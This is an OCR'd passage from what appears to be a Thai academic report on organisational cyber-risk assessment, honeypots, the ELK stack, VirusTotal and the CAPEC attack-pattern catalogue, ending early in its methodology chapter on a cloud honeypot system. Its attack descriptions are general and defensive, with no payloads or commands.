
การประเมินความเสี่ยงเชิงปริมาณสามารถแบ่งระดับความเสี่ยงออกเป็น 3, 5 หรือ 7 ระดับ ตามความเหมาะสมของแต่ละองค์กร เช่น การแบ่งระดับของความเสี่ยงออกเป็น 5 ระดับ ได้แก่ น้อยมาก น้อย ปานกลาง สูง สูงมาก ซึ่งจะมีค่าความเสี่ยงรวมเท่ากับ 25 คะแนน (Level of Risk) โดยคำนวณค่าของความเสี่ยงได้จากสมการ (1) เพื่อนำมาจัดทำแผนผังประเมินความเสี่ยง (Risk Assessment Matrix) ดังแสดงในภาพที่ 2

$$Risk\ Value = Likelihood * Impact \qquad (1)$$

โดยที่ *Risk Value* คือ ค่าการประเมินความเสี่ยง

Likelihood คือ โอกาส/ความถี่ที่จะเกิดความเสี่ยง แบ่งเป็น 5 ระดับ

Impact คือ ผลกระทบ/ความรุนแรง แบ่งเป็น 5 ระดับ



ภาพที่ 2 ตัวอย่างแผนผังประเมินความเสี่ยง [2]

2.1.2.3 การจัดการความเสี่ยง

การจัดการความเสี่ยง คือ กระบวนการที่ช่วยให้มาตรการในการป้องกันความเสี่ยงบรรลุผลสำเร็จ ด้วยการปกป้องระบบเทคโนโลยีสารสนเทศและข้อมูลภายในที่สำคัญ ซึ่งจะช่วย

สนับสนุนความสำเร็จของการบรรลุพันธกิจขององค์กร โดยการปกป้องระบบเทคโนโลยีสารสนเทศและข้อมูลสามารถแบ่งออกได้ดังต่อไปนี้

1. ความเสี่ยงการเข้าถึง (Access Risk) คือ ความเสี่ยงเกี่ยวกับการเข้าถึงข้อมูลและระบบคอมพิวเตอร์จากบุคคลที่ไม่มีสิทธิในการเข้าถึง หากองค์กรไม่มีวิธีการจัดการและควบคุมความเสี่ยงด้านการเข้าถึงข้อมูลที่มีความรัดกุมมากพอ อาจจะทำให้บุคคลที่ไม่เกี่ยวข้องหรือไม่มีสิทธิในการรับรู้ข้อมูลสามารถล่วงรู้ข้อมูลได้ และบุคคลเหล่านั้นยังสามารถแก้ไขเปลี่ยนแปลงข้อมูล ซึ่งอาจทำให้ระบบงานขององค์กรเสียหาย อีกทั้งยังสามารถนำข้อมูลที่ได้ไปแสวงหาผลประโยชน์โดยมิชอบ โดยที่ความเสี่ยงในการเข้าถึงอาจเกิดได้จากหลายปัจจัย เช่น การกำหนดสิทธิในการเข้าถึงข้อมูลและระบบคอมพิวเตอร์ที่ไม่ถูกต้องหรือไม่เหมาะสมกับหน้าที่และความรับผิดชอบของแต่ละบุคคล

2. ความเสี่ยงความไม่ถูกต้อง (Integrity Risk) คือ ความเสี่ยงเกี่ยวกับความไม่ถูกต้องครบถ้วนของข้อมูลและการทำงานของระบบคอมพิวเตอร์ ซึ่งอาจเกิดจากบุคคลที่ไม่มีสิทธิในการเข้าถึงข้อมูลหรือผู้ที่ไม่มีหน้าที่เข้ามาทำการแก้ไขเปลี่ยนแปลงข้อมูล หรืออาจเกิดจากองค์กรไม่ได้มีการกำหนดสิทธิหรือการควบคุมที่ดีมากพอ ทำให้เกิดการบันทึกข้อมูล การประมวลผลข้อมูล รวมถึงการแสดงผลข้อมูลที่ผิดพลาด ซึ่งอาจส่งผลให้ระบบคอมพิวเตอร์มีการประมวลผลที่ไม่ถูกต้องและไม่ตรงตามความต้องการของผู้ใช้งานได้

3. ความเสี่ยงการไม่สามารถใช้ได้ (Availability Risk) คือ ความเสี่ยงในการที่ไม่สามารถเข้าใช้งานข้อมูลหรือเข้าใช้งานระบบคอมพิวเตอร์ได้ตามที่ควรจะเป็น โดยความเสี่ยงนี้อาจเกิดขึ้นมาจากการกำหนดหรือการควบคุมภายในระบบที่ไม่ดีหรือที่รัดกุมไม่เพียงพอ รวมถึงไม่ได้มีการเตรียมแผนสำรองสำหรับการรองรับเหตุการณ์ฉุกเฉินต่าง ๆ ซึ่งความเสี่ยงนี้อาจทำให้การทำงานภายในองค์กรเกิดการติดขัดหรือการหยุดชะงัก

2.1.2.4 ภัยคุกคาม


ภัยคุกคาม (Threat) [3] หมายถึง ปัจจัยจากภายนอกต่าง ๆ ที่อาจก อให เกิดความเสียหายตอองค์กร ได้แก่ ความเสียหายของข้อมูล ความเสียหายของทรัพย์สิน รวมถึงความเสียหายอื่น ๆ ที่ส่งผลกระทบต่อองค์กร ซึ่งภัยคุกคามอาจเกิดจากสภาพแวดล้อมที่ไม่เหมาะสม หรือภัยธรรมชาติ เช่น น้ำท่วม แผ่นดินไหว รวมถึงอาจเกิดขึ้นจากบุคคลภายในและภายนอกองค์กร เช่น การทำงานที่ผิดพลาดของพนักงาน การโจรกรรมข้อมูล การฉ้อโกง การก่อวินาศกรรม รวมถึงการโจมตีระบบขององค์กรในรูปแบบต่าง ๆ ซึ่งภัยคุกคามนั้นอาจจะไม เกิดขึ้นเลยหากองค์กรมีการเตรียมพร้อมสำหรับการดูแลและการปองกันที่ดี โดยการกระทำที่อาจกอให เกิดความเสียหายจะถูก

เรียกวาการโจมตี (Attack) และผู้ที่กระทำการใด ๆ ที่ก่อให้เกิดความเสียหายเรียกว่าผู้โจมตี (Attacker) หรือแฮคเกอร (Hacker)

2.1.3 ฮันนีพอต

ฮันนีพอต (Honeypot) [4] เป็นระบบหรือกับดักที่สร้างขึ้นเพื่อทำการหลอกล่อ ลวงผู้ที่จะลักลอบเข้ามาในเครือข่ายหรือที่เรียกกันโดยทั่วไปว่า แฮกเกอร์ หรือ ผู้บุกรุก ซึ่งฮันนีพอตจะเป็นเครื่องที่ทำการเปิดช่องโหว่ของระบบไว้เพื่อเป็นการล่อเหล่าผู้บุกรุกที่ต้องการเข้ามาล้วงข้อมูลภายในระบบ จากนั้นจะทำการรวบรวมพฤติกรรมของผู้บุกรุกที่เข้ามากระทำในระบบในรูปแบบของข้อมูลบันทึกจัดเก็บ (Log) เพื่อนำไปวิเคราะห์หาเทคนิคที่ผู้บุกรุกใช้ในการโจมตีและพัฒนาระบบรักษาความมั่นคงปลอดภัย อีกทั้งยังสามารถนำข้อมูลบันทึกจัดเก็บที่ได้จากระบบมาวิเคราะห์หารูปแบบการโจมตีของมัลแวร์ได้อีกด้วย

เนื่องด้วยฮันนีพอตได้ทำการเปิดช่องโหว่ของระบบไว้จำนวนมากเหมือนไม่ได้มีการป้องกันระบบเท่าที่ควร แต่แท้จริงแล้วฮันนีพอตได้ทำการแยกระบบจริงกับระบบจำลองเสมือนจริงออกจากกันอย่างสิ้นเชิง ดังแสดงในภาพที่ 3 พร้อมทั้งมีการตรวจจับพฤติกรรมของผู้บุกรุกอยู่ตลอดเวลา เพื่อนำมาวิเคราะห์ให้ทราบถึงวิธีการลักลอบเข้ามาของผู้บุกรุกรวมถึงไวรัสต่าง ๆ



ภาพที่ 3 ภาพรวมการทำงานของฮันนีพอต [4]

2.1.4 อีแอลเคสแต็ก

อีแอลเคสแต็ก (ELK Stack) [5] เป็นรัสพจน์ (Acronym) หรือคำย่อของ Elasticsearch Logstash และ Kibana อีแอลเคเป็นซอฟต์แวร์โอเพนซอร์สที่พัฒนาโดย Elastic ซึ่งอีแอลเคสแต็ก [6] ถูกออกแบบมาให้แต่ละส่วนสามารถทำงานร่วมกัน ทำหน้าที่เป็นระบบจัดเก็บข้อมูล ระบบจัดเรียงข้อมูล และระบบแสดงผลข้อมูล ดังแสดงในภาพที่ 4

• Elasticsearch เป็นระบบฐานข้อมูลแบบโนเอสคิวแอล (NoSQL) ทำหน้าที่ในการรับและจัดเก็บข้อมูลต่าง ๆ ที่เกิดขึ้น เพื่อนำมาค้นหา วิเคราะห์ รวมถึงสามารถเข้าถึงข้อมูลได้แบบทันที

• Logstash เป็นเครื่องมือในการรวบรวม แยกแยะ แปลงข้อมูล ก่อนทำการจัดเก็บข้อมูลเข้าสู่ระบบฐานข้อมูล ประกอบไปด้วยส่วนของข้อมูลนำเข้า คือส่วนของการรับข้อมูลเข้ามาในรูปแบบต่าง ๆ ส่วนของการจัดรูปแบบ คือส่วนที่ใช้ในการแปลงข้อมูล และส่วนของข้อมูลส่งออก คือส่วนที่ส่งต่อข้อมูลไปยัง Elasticsearch

• Kibana เป็นส่วนที่ติดต่อกับผู้ใช้งานช่วยในการจัดการกับข้อมูล รวมถึงทำหน้าที่ในการแสดงผล (Dashboard) โดยนำข้อมูลต่าง ๆ มาแสดงในรูปแบบที่เข้าใจง่าย เช่น กราฟ หรือ ตำแหน่งภูมิศาสตร์ เพื่อให้สามารถวิเคราะห์ข้อมูลต่าง ๆ ได้อย่างสะดวกและรวดเร็ว

ภาพที่ 4 องค์ประกอบพื้นฐานของอีแอลเคสแต็ก [5]

ในปัจจุบันมีงานวิจัยจำนวนมาก [6, 7, 8, 9] นำอีแอลเคสแต็กมาใช้เป็นโซลูชันสำหรับการจัดเก็บข้อมูล จัดรูปแบบข้อมูล และการวิเคราะห์ข้อมูล

2.1.5 ปกป้องสินทรัพย์เทคโนโลยีในองค์กร

ปกป้องสินทรัพย์เทคโนโลยีในองค์กร [10] แม้องค์กรจะมีระบบรักษาความปลอดภัยที่มีประสิทธิภาพ แต่ยังคงต้องมีการพัฒนาโครงสร้างพื้นฐานที่มีความปลอดภัยตามขนาดและขอบเขตขององค์กร เมื่อองค์กรเติบโตขึ้น ความต้องการพัฒนาการบริการความปลอดภัยย่อมต้องเพิ่มขึ้นด้วย

เช่น เมื่อองค์กรขยายตัวเพิ่มขึ้น การทำธุรกรรมทางอิเล็กทรอนิกส์ใดๆ ย่อมต้องมีการดำเนินการเพื่อทำให้ระบบได้รับความน่าเชื่อถือ และมีความปลอดภัยในการติดต่อกับบุคคล รวมถึงติดต่อกับองค์กรภายนอก ต้องมีการนำเทคโนโลยีทางด้านความปลอดภัยเข้ามาช่วย เช่น Public Key Infrastructure (PKI) เป็นการรวมกันของซอฟต์แวร์ระบบต่างๆ เช่น การสร้างรหัสลับ และ การสร้างข้อตกลงทางกฎหมายเพื่อสนับสนุนโครงสร้างพื้นฐานข้อมูลทั้งหมดขององค์กร ดังนั้น หากเครือข่ายขององค์กรมีการขยายตัวควรจะมีการพัฒนาทางด้านความปลอดภัยให้เหมาะกับความต้องการด้วย เพราะบางกรณี องค์กรมีความต้องการที่มากกว่าระบบรักษาความปลอดภัยที่มีอยู่ เนื่องจากโอกาสที่เพิ่มขึ้นของความเสี่ยงต่อการเกิดภัยคุกคาม หรือ การถูกจู่โจมเข้าสู่ระบบ ตารางที่ 1 แสดงตัวอย่างประเภทของภัยคุกคาม และตัวอย่างของภัยคุกคามที่พบได้ หากองค์กรไม่มีการจัดสร้างนโยบายที่ดีพอและการพัฒนาแนวปฏิบัติที่เป็นเลิศ (Best Practices) มาควบคุม

ตารางที่ 1 ตัวอย่างประเภทของภัยคุกคาม [10]

Categories of threat	Examples
1. Acts of human error or failure	Accidents, employee mistakes
2. Compromises to intellectual property	Piracy, copyright infringement
3. Deliberate acts of espionage or trespass	Unauthorized access and/or data collection
4. Deliberate acts of information extortion	Blackmail of information disclosure
5. Deliberate acts of sabotage or vandalism	Destruction of systems or information
6. Deliberate acts of theft	Illegal confiscation of equipment or information
7. Deliberate software attacks	Viruses, worms, macros, denial-of-service
8. Forces of nature	Fire, flood, earthquake, lightning
9. Deviations in quality of service from service providers	Power and WAN service issues
10. Technical hardware failures or errors	Equipment failure
11. Technical software failures or errors	Bugs, code problems, unknown loopholes
12. Technological obsolescence	Antiquated or outdated technologies

2.1.6 ไวรัสโททอล

ไวรัสโททอล (VirusTotal) [11] เป็นบริการสาธารณะที่เรียกว่า แซนด์บ็อกซ์ (Sandbox) ทำหน้าที่ในการสร้างสภาวะแวดล้อมจำลองสำหรับวิเคราะห์ไฟล์หรือยูอาร์แอล (URL) ต้องสงสัยว่า

มีมัลแวร์ เช่น ไวรัส โทรจัน เวิร์ม และอื่น ๆ แฝงตัวอยู่หรือไม่ โดยอ้างอิงจากฐานข้อมูลออนไลน์ขนาดใหญ่ของการติดไวรัสที่พบก่อนหน้า

ในส่วนของการใช้งาน ผู้ใช้สามารถอัปโหลดไฟล์ผ่านทางหน้าเว็บบนเบราว์เซอร์หรือเรียกใช้งานผ่านทางเอพีไอ (API) ซึ่งไวรัสโททอลจะทำการตรวจสอบไฟล์โดยใช้โปรแกรมสแกนแอนติไวรัสและบริการแบล็กลิสต์ยูอาร์แอล/ที่อยู่โดเมน (URL/Domain Blacklisting) รวมกว่า 70 รายการที่ผ่านการทำแซนด์บ็อกซ์เพื่อค้นหาว่าไฟล์เหล่านั้นเป็นมัลแวร์หรือไม่

2.1.7 คาเปก

คาเปก (CAPEC: Common Attack Pattern Enumeration and Classification) [12] คือ แหล่งจัดเก็บและรวบรวมข้อมูลของลักษณะรูปแบบในการโจมตี คาเปกอยู่ภายใต้การกำกับควบคุมและดูแลจากกระทรวงความมั่นคงแห่งมาตุภูมิ (Department of Homeland Security) ของประเทศสหรัฐอเมริกา ซึ่งคาเปกได้มีการรวบรวมข้อมูลและจัดรูปแบบการโจมตี รวมถึงมีการอธิบายส่วนต่าง ๆ ของแต่ละรูปแบบการโจมตี เช่น รูปแบบในการออกแบบที่ใช้โจมตี เป้าหมายในการโจมตี ฯลฯ ตัวอย่างรายละเอียดการโจมตีคาเปก ดังตารางที่ 2 โดยคาเปกได้รวบรวมข้อมูลที่เป็นประโยชน์เหล่านี้เพื่อให้นักพัฒนา นักศึกษา นักวิชาการ รวมถึงผู้ที่สนใจทุกคน ให้สามารถนำข้อมูลเหล่านี้ไปวิเคราะห์ต่อยอดเพื่อนำมาพัฒนางานด้านความปลอดภัยให้ดียิ่งขึ้น

ตารางที่ 2 ตัวอย่างรายละเอียดการโจมตีคาเปก [12]

Topic	**Detail**
CAPEC ID	CAPEC-101
Name	Server Side Include (SSI) Injection
Description	An attacker can use Server Side Include (SSI) Injection to send code to a web application that then gets executed by the web server. Doing so enables the attacker to achieve similar results to Cross Site Scripting, viz., arbitrary code execution and information disclosure, albeit on a more limited scale, since the SSI directives are nowhere near as powerful as a full-fledged scripting language. Nonetheless, the attacker can conveniently gain access to

Topic	Detail
	sensitive files, such as password files, and execute shell commands.
Likelihood Of Attack	High
Typical Severity	High
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items
Skills Required	[Level: Medium] The attacker needs to be aware of SSI technology, determine the nature of injection and be able to craft input that results in the SSI directives being executed.
Resources Required	None
Consequences	Confidentiality: Execute Integrity: Unauthorized Availability: Commands
Mitigations	Set the OPTIONS IncludesNOEXEC in the global access.conf file or local .htaccess (Apache) file to deny SSI execution in directories that do not need them All user controllable input must be appropriately sanitized before use in the application. This includes omitting, or encoding, certain characters or strings that have the potential of being interpreted as part of an SSI directive Server Side Includes must be enabled only if there is a strong business reason to do so. Every additional component enabled on the web server increases the attack surface as well as administrative overhead
Example Instances	Consider a website hosted on a server that permits Server Side Includes (SSI), such as Apache with the "Options Includes" directive enabled.

Topic	Detail
	Whenever an error occurs, the HTTP Headers along with the entire request are logged, which can then be displayed on a page that allows review of such errors. A malicious user can inject SSI directives in the HTTP Headers of a request designed to create an error. When these logs are eventually reviewed, the server parses the SSI directives and executes them.
Related Weaknesses	CWE-ID: 97, 74, 20, 713

2.2 งานวิจัยที่เกี่ยวข้อง

2.2.1 Network security enhancement through effective log analysis using ELK


ในปี 2017 Al-Mahbashi และคณะ ได้นำเสนองานวิจัย [13] เกี่ยวกับการพัฒนาความปลอดภัยของเครือข่ายผ่านการวิเคราะห์บันทึกจัดเก็บข้อมูลจราจรโดยใช้อีแอลเค เนื่องจากภัยคุกคามเป็นภัยที่อันตรายมากสำหรับทุก ๆ องค์กร เพราะจะทำให้องค์กรเกิดความเสียหาย จึงต้องจัดเตรียมการป้องกันเพื่อรักษาความปลอดภัยให้กับองค์กร ในบทความนี้มุ่งเน้นไปที่ภัยคุกคามเครือข่ายภายในที่ส่งผลกระทบต่อความปลอดภัยของเครือข่ายทั้งหมด โดยเริ่มต้นจากการวิเคราะห์บันทึกจัดเก็บข้อมูลเครือข่ายจราจรเพื่อช่วยในการค้นหาช่องโหว่ของระบบป้องกันที่มีอยู่เดิม สำหรับการวิเคราะห์หาช่องโหว่ที่อาจทำให้เกิดภัยคุกคามในงานวิจัยนี้ได้นำอีแอลเคสแต็กมาใช้ในการจัดเก็บรวบรวมบันทึกข้อมูลจราจรเครือข่าย รวมถึงนำมาวิเคราะห์เพื่อหาช่องโหว่ของเครือข่ายภายใน

หลังจากการนำข้อมูลมาวิเคราะห์โดยใช้อีแอลเคสแต็ก ทำให้พบว่ามีช่องโหว่มากกว่าหนึ่งภายในเครือข่าย แสดงให้เห็นว่าการป้องกันที่มียังไม่ดีอย่างที่ควรจะเป็น เนื่องจากพบช่องโหว่ที่ทำให้ผู้โจมตีสามารถเข้าถึงเครือข่ายภายในได้ โดยเริ่มจากผู้โจมตีทำการหลีกเลี่ยงการเข้าถึงพอร์ทัลของเครือข่ายภายใน ทำให้ไม่สามารถระบุตัวตนของผู้ใช้งานได้ อีกทั้งยังแสดงให้เห็นว่าการป้องกันที่มีไม่สามารถควบคุมการเข้า/ออกภายในเครือข่ายได้ ซึ่งช่องโหว่ดังกล่าวอาจนำไปสู่ภัยคุกคามที่ก่อให้เกิดความเสียหายต่อองค์กร สำหรับงานในอนาคตคือทำการวิเคราะห์และทดลองเพื่อค้นหาช่องโหว่เพิ่มเติมและทำการแก้ไขก่อนที่จะส่งผลกระทบต่อเครือข่ายภายในองค์กร

2.2.2 Geo-identification of web users through logs using ELK stack

ในปี 2016 Prakash และคณะ ได้นำเสนองานวิจัย [14] เกี่ยวกับการระบุตำแหน่งทางภูมิศาสตร์ของผู้ใช้งานเว็บเซิร์ฟเวอร์ผ่านการเก็บบันทึกข้อมูลจราจรคอมพิวเตอร์โดยใช้อีแอลเคสแต็ก เนื่องจากปัจจุบันมีผู้ใช้งานเว็บเซิร์ฟเวอร์จำนวนมาก ซึ่งทำให้ระบบมีการจัดเก็บข้อมูลจราจรคอมพิวเตอร์มากตามไปด้วย และเมื่อมีข้อมูลการเก็บบันทึกจำนวนมากทำให้เป็นไปได้ยากที่จะนำข้อมูลทั้งหมดมาวิเคราะห์ ในงานวิจัยนี้จึงนำเสนอซอฟต์แวร์โอเพนซอร์สที่มีชื่อว่าอีแอลเคสแต็กซึ่งประกอบไปด้วย Elasticsearch Logstash และ Kibana มาช่วยในการการค้นหาและวิเคราะห์ข้อมูลจราจรคอมพิวเตอร์

งานวิจัยนี้ได้สรุปว่า อีแอลเคสแต็กเป็นซอฟต์แวร์โอเพนซอร์สที่มีประโยชน์อย่างมาก เนื่องจากสามารถนำบันทึกจัดเก็บข้อมูลจราจรเครือข่ายจำนวนมากมาทำการวิเคราะห์ได้อย่างง่ายดาย อีกทั้งยังสามารถกำหนดรูปแบบของการแสดงผลผ่านทางหน้าจอต่อประสานผู้ใช้ (GUI) ได้ ภาพที่ 3 แสดงกราฟแผนที่ (GEO Map) ระบุตำแหน่งทางภูมิศาสตร์ที่แสดงจำนวนผู้ใช้งานจากประเทศต่าง ๆ และมีการแสดงระดับสีที่แตกต่างกันบนแผนที่ ทำให้ทราบถึงจำนวนสูงสุดและต่ำสุดของการเข้าเว็บเซิร์ฟเวอร์ว่ามาจากประเทศใดบ้าง ทำให้สามารถวิเคราะห์บันทึกจัดเก็บข้อมูลจราจรเครือข่ายได้ง่ายขึ้น



ภาพที่ 5 แผนที่ระบุตำแหน่งทางภูมิศาสตร์สร้างจากบันทึกจัดเก็บข้อมูลจราจรเครือข่าย [14]

บทที่ 3
แนวคิดและวิธีวิจัย

ในบทนี้ได้กล่าวถึงแนวคิดและวิธีวิจัย โครงสร้างการทำงานของระบบ การรวบรวมรูปแบบการโจมตี วัตถุประสงค์ของคำสั่งการโจมตี และการจับคู่คำสั่งการโจมตีกับรูปแบบการโจมตีคาเปก เพื่อนำมาประเมินความเสี่ยง โดยมีรายละเอียดดังต่อไปนี้

3.1 ภาพรวมแนวคิดและวิธีวิจัย

งานวิจัยนี้นำเสนอแนวทางในการพัฒนาการปฏิบัติงานด้านความปลอดภัยองค์กร เริ่มจากการออกแบบระบบโดยการสร้างเทคโนโลยีคอมพิวเตอร์เสมือน (Virtual Machine) ที่จำลองคอมพิวเตอร์ขึ้นมาให้สามารถใช้ซอฟต์แวร์เพื่อจำลองการทำงานของคอมพิวเตอร์ ภายในคอมพิวเตอร์เสมือนติดตั้งระบบปฏิบัติการยูนิกซ์ (Unix) / ลินุกซ์ (Linux) ที่พัฒนาอยู่บนกูเกิลคลาวด์แพลตฟอร์ม (Google Cloud Platform) โดยระบบที่พัฒนาขึ้นมุ่งเน้นการเก็บรวบรวมข้อมูลและพฤติกรรมการใช้งานภายในระบบของผู้บุกรุก นำมาจำแนก วิเคราะห์ และหารูปแบบการโจมตีต่าง ๆ เพื่อนำผลลัพธ์ที่ได้มาสนับสนุนนโยบายในการพัฒนาการปฏิบัติงานด้านความปลอดภัยให้ดียิ่งขึ้น


ผู้บุกรุก (Attacker) หรือแฮคเกอร (Hacker) คือ ผู้ที่พยายามลักลอบเข้าสู่ระบบด้วยวัตถุประสงค์ต่าง ๆ ที่ล้วนก่อให้เกิดความเสียหาย เช่น เพื่อการโจรกรรมข้อมูล การแสวงหาผลกำไร หรือความต้องการอื่น ๆ ส่วนบุคคล โดยที่ไม่ได้รับอนุญาตในการเข้าใช้งานระบบ

โครงสร้างการทำงานของระบบ ประกอบด้วยส่วนประกอบหลัก ได้แก่

ฮันนีพอตเซิร์ฟเวอร์ (Honeypot Server) คือ เซิร์ฟเวอร์ที่ใช้ในการรวบรวมข้อมูลบันทึกจัดเก็บจากพฤติกรรมการใช้งานของผู้บุกรุกที่เข้ามาโจมตีเครื่องเซิร์ฟเวอร์ ภายในฮันนีพอตเซิร์ฟเวอร์มีการสร้างเชลล์สคริปต์ (Shell Script) ขึ้นมาจำนวน 5 เชลล์สคริปต์ ซึ่งแต่ละเชลล์สคริปต์จะมีหน้าที่ในการทำงานแตกต่างกันออกไปเพื่อควบคุมการทำงานทั้งหมดภายในระบบ

รีพอร์ตเซิร์ฟเวอร์ (Report Server) คือ เซิร์ฟเวอร์ที่ใช้ในการเก็บรวบรวมข้อมูลที่ส่งต่อมาจากฮันนีพอตเซิร์ฟเวอร์ โดยการนำข้อมูลดังกล่าวมาจำแนก จัดรูปแบบข้อมูล จากนั้นส่งต่อไปเก็บที่พื้นที่ในการจัดเก็บข้อมูล (Storage) เพื่อนำข้อมูลที่ผ่านการจัดรูปแบบแล้วมาวิเคราะห์และแสดงผลผ่านการทำจินตทัศน์ข้อมูล (Data Visualization) เช่น กราฟ หรือแผนภูมิแบบต่างๆ ที่ช่วยให้สามารถเข้าใจข้อมูลเชิงลึกมากยิ่งขึ้น

3.2 ภาพรวมการทำงานระบบ



ภาพที่ 6 ภาพรวมการทำงานของระบบ

จากภาพที่ 6 สามารถอธิบายกระบวนการทำงานของระบบได้ดังต่อไปนี้

ขั้นตอนที่ 1. การเก็บรวบรวมและจำแนกพฤติกรรมการโจมตี

การเก็บรวบรวมข้อมูลจากพฤติกรรมการใช้งานของผู้บุกรุกที่เข้ามาโจมตีเครื่องเซิร์ฟเวอร์ โดยใช้ฮันนีพอตเป็นซอฟต์แวร์ในการจัดเก็บข้อมูลให้อยู่ในรูปของข้อมูลบันทึกจัดเก็บ (Log) เพื่อนำข้อมูลที่ได้มาวิเคราะห์ และจำแนกกลุ่มของคำสั่งการโจมตีผ่านเชลล์สคริปต์ที่สร้างขึ้น

ขั้นตอนที่ 2. การนำส่งและแสดงผลข้อมูลบันทึกจัดเก็บ

